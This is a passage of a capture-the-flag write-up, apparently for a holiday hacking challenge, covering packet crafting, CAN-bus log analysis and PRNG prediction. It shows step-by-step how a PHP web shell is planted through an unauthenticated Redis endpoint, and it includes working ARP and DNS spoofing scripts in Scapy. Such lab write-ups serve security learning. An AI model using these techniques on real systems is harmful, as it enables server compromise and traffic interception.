>>> dns_query = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(qd=DNSQR(qname="elveslove.santa"))

>>> dns_query
<IP  frag=0 proto=udp dst=127.2.3.4 |<UDP  sport=domain dport=domain |<DNS  qd=<DNSQR  qname='elve
slove.santa' |> |>>>

>>> task.submit(dns_query)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the secon
d packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be
a proper ARP response and then task.submit(ARP_PACKETS) for inspection.
```

If we look at and compare `ARP_PACKETS[0][ARP]` and `ARP_PACKETS[1][ARP]` we can see that the ARP reply has incorrect `op`, `hwsrc` and `hwdst` values.

`op` should be 2 since it is an ARP reply so:


```
>>> ARP_PACKETS[1][ARP].op=2
```

`hwdst` should be the MAC of the machine that made the ARP request so:

```
>>> ARP_PACKETS[1][ARP].hwdst=”00:16:ce:6e:8b:24”
```

`hwsrc` should be the MAC address for 192.168.0.1. If we run `ARP_PACKETS[1]` we can see the Ethernet encapsulation of the ARP response which includes the MAC address. So:

```
>>> ARP_PACKETS[1][ARP].hwsrc=”00:13:46:0b:22:ba”

>>> task.submit(ARP_PACKETS)
```



```
>>> ARP_PACKETS[1].op=2

>>> ARP_PACKETS[1].hwdst="00:16:ce:6e:8b:24"

>>> ARP_PACKETS[1].hwsrc="00:13:46:0b:22:ba"

>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!
```

Challenge – CAN-Bus Investigation


Hints

- **WUNROSE OPENSLAE:** You can hide lines you don't want to see with commands like cat file.txt | grep -v badstuff
- **WUNROSE OPENSLAE:** Chris Elgee is talking about how CAN traffic works right now!

Procedure

`Candump.log` contains a lot of entries that are meaningless to us. The most common ones start with '244' or '188' – so let's grep these out of the way:


```
~$ cat candump.log | grep -v 244# | grep -v 188#
```



```
elf@402a238f4f91:~$ cat candump.log | grep -v 244# | grep -v 188#
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
```

We now there was a LOCK, UNLOCK and LOCK event sequence, so the second entry must correspond to the UNLOCK signal... so:

```
~$ ./runtoanswer

> 122520
```



```
elf@402a238f4f91:~$ ./runtoanswer
There are two LOCK codes and one UNLOCK code in the log.  What is the decimal portion of the UNLOC
K timestamp?
(e.g., if the timestamp of the UNLOCK were 1608926672.391456, you would enter 391456.
> 122520
Your answer: 122520

Checking....
Your answer is correct!
```

Challenge – Redis Bug

Hint

- **HOLLY EVERGREEN:** This is kind of what we're trying to do...

Procedure

Running `~$ curl http://localhost/maintenance.php` shows is that multiple arguments need to be separated by commas instead of spaces in the curl command…this is a very useful tip for what we need to do next.

`~$ curl http://localhost/maintenance.php?cmd=info` shows us that we can run `redis-cli` commands without authorisation. It also tells us that there is one database with index 0

```
~$ curl http://localhost/maintenance.php?cmd=SELECT,0
~$ curl http://localhost/maintenance.php?cmd=KEYS,*
~$ curl http://localhost/maintenance.php?cmd=GET,dir
```

And we see `/var/www/html` this must be the path to the website folder.

Now we can pretty much follow the steps in the link[3] provided in Holly Evergreen's Hint.

We move to the webserver directory:
`curl http://localhost/maintenance.php?cmd=config,set,dir,/var/www/html/`

Create a file named `hackme.php`
`curl http://localhost/maintenance.php?cmd=config,set,dbfilename,hackme.php`

Then place a malicious bit of php code in that file which will allow us to pass on any command
`"<?php echo shell_exec($_GET['cmd']);?>"`
Note: the php script was formatted using the URL encode module on CyberChef[4]

```
curl
http://localhost/maintenance.php?cmd=set%2Ctest%2C%22%3C%3Fphp%20echo%20sh
ell%5Fexec%28%24%5FGET%5B%27cmd%27%5D%29%3B%3F%3E%22
```


And save

`curl http://localhost/maintenance.php?cmd=save`

Finally we can request the contents of `index.php` by passing a `cat` command as the following curl:

```
curl
http://localhost/hackme.php?cmd=cat%20index.php
--output -
```

And sure enough there *is* a bug in `index.php` !



```
player@f57533d09b1a:~$ curl http://localhost/
REDIS0009�      redis-ver5.0.3�
�edis-bits�@�ctime����_used-mem��
 aof-preamble��� test("<?php

# We found the bug!!
#
#         \   /
#         .\-/.
#     /\ ()   ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#         \/ \/
#

echo "Something is wrong with this page! Pleas
 can figure out what's going on"
```

[3] https://book.hacktricks.xyz/pentesting/6379-pentesting-redis
[4] https://gchq.github.io/CyberChef/

Challenge – Snowball Fight

Hints

- **TANGLE COALBOX:** Tom Liston is giving two talks at once - amazing! One is about the Mersenne Twister.
- **TANGLE COALBOX:** Need extra Snowball Game instances? Pop them up in a new tab from https://snowball2.kringlecastle.com.
- **TANGLE COALBOX:** While system time is probably most common, developers have the option to seed pseudo-random number generators with other values.
- **TANGLE COALBOX:** Python uses the venerable Mersenne Twister algorithm to generate PRNG values after seed. Given enough data, an attacker might predict upcoming values.

Procedure


I noticed that starting two 'Easy' games with the same username will hide the computer's forts in the exact same places – so somehow the username is being used as a seed to determine the location of the computer's forts. As a test I passed the username generated by a 'hard' level game to an 'easy' level game and once I won the 'easy' game I was able to predict the location of all the forts in the 'hard' game.

Next, I selected the impossible difficulty level and inspected the page source. Immediately I notice a list of integer values with a comment next to each one saying "*Not random enough*". Copying the list into Excel I can tell that there are exactly 624 entries. This number rings a bell as the Mersenne Twister Predictor suggested in the hints requires 624 32-bit integers for it to predict the next 376 numbers[5].

So if I can feed the 624 rejected entries to the Mersenne Twister Predictor and use it to generate the next PRNG output integer, I will be able to pass that as a username to an 'easy' game, complete the game and accurately predict the location of the forts in the 'impossible' level.

So I created a file called data.txt containing all of the rejected usernames, then:

```
~ cat data.txt | mt19937predict > predict.txt

~ head -n 1 predict.txt
```



```
1120569831
107096287
➜ ~ head -n 1 predict.txt
2071393616
➜ ~
 *1  [zsh]
```

This gave me the next valid PRNG generated integer: **2071393616**

I used this as a username in an Easy game, won the game and recorded where all the hits where, then I played the exact same coordinates in the 'impossible' game to win it ☺

[5] https://github.com/kmyk/mersenne-twister-predictor/blob/master/readme.md

Annex I – Code

Objective 9 – ARP Shenanigans

arp_resp.py

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst="4c:24:57:ab:ed:84", type=0x806, src="02:42:0a:06:00:02")

        arp_response = ARP(pdst="4c:24:57:ab:ed:84")
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = 0x800
        arp_response.hwtype = 1

        arp_response.hwsrc = "02:42:0a:06:00:02"
        arp_response.psrc = "10.6.6.53"
        arp_response.hwdst = "4c:24:57:ab:ed:84"
        arp_response.pdst = "10.6.6.35"

        response = ether_resp/arp_response

        sendp(response, iface="eth0")

def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)

if __name__ == "__main__":
    main()
```

dns_resp.py

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src="02:42:0a:06:00:02", dst="4c:24:57:ab:ed:84")   # need to replace mac addresses
    ip  = IP(dst="10.6.6.35", src="10.6.6.53")                          # need to replace IP addresses
    udp = UDP(dport=12773, sport=53)                               # need to replace ports
    dns = DNS(
      id=packet[DNS].id,
      qd=packet[DNS].qd,
      aa=1,
      qr=1,
      ancount=1,
      an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ipaddr)
    )
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress since we spoofed the ip to our mac
    ] )

    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=1)

if __name__ == "__main__":
    main()
```

Objective 11a – Naughty/Nice List with Blockchain Investigation

get_nonces.py

```
#!/usr/bin/python3
from naughty_nice import *

with open('official_public.pm', 'rb')as fh:
  official_public_key = RSA.importKey(fh.read())
  c2 = Chain(load=True, filename='blockchain.dat')

for x in range (0,1548):
  nonce= c2.blocks[x].nonce
  print (nonce)
```

predict_nonces.py

```
#!/usr/bin/env python3
import random
from mt19937predictor import MT19937Predictor

predictor = MT19937Predictor()              # load the Mersenne Twister Predictor
file = open("outfile.txt", "r")             # load the file with the nonces we got with get_nonces.py
content =  file.readlines()

for line in range (0,1548):                 # cycle through the file line by line

    x = int(content[line])                  # read the value of each line and convert it to integer
    print (line, ": ",x)
    predictor.setrandbits(x, 64)            # teach the value to the predictor

for i in range (129997, 130001):
  print (i,": ",predictor.getrandbits(64))  # predict the values for indexes 129997 to 130000
```

get_block.py

```
#!/usr/bin/env python3

from naughty_nice import *

with open('official_public.pem', 'rb') as fh:
    official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
for ww in range(len(c2.blocks)):
   print("block no. ",ww," score: ",c2.blocks[ww].score)          # Print the block array indec and score
```

get_sha256.py

```
#!/usr/bin/env python3

from naughty_nice import *

with open('official_public.pem', 'rb') as fh:
    official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
jackshash = "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"         #The SHA256 hash of
Jack Frost's altered block

for ww in range(len(c2.blocks)):                                  # cycle through all the blocks
  h = SHA256.new()
  h.update(c2.blocks[ww].block_data_signed())                     # calculate the sha256 hash of the data
  if(h.hexdigest() == jackshash):                                 # compare the hash to jack's hash
    print("Array posn: ",ww," block index: ",c2.blocks[ww].index," has jacks hash; ",h.hexdigest())
```

output_block.py

```
#!/usr/bin/env python3

from naughty_nice import *

with open('official_public.pem', 'rb') as fh:
    official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
jackshash = "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"

for ww in range(len(c2.blocks)):                       # cycle through all the blocks
  h = SHA256.new()
  h.update(c2.blocks[ww].block_data_signed())          # calculate the sha256 hash of the data
  if(h.hexdigest() == jackshash):                      # compare the hash to jack's hash
    outfile = open("outfile.txt", "wb")                # create a new binary file with write-only access
    outfile.write(c2.blocks[ww].data)                  # dump the data to the binary file
```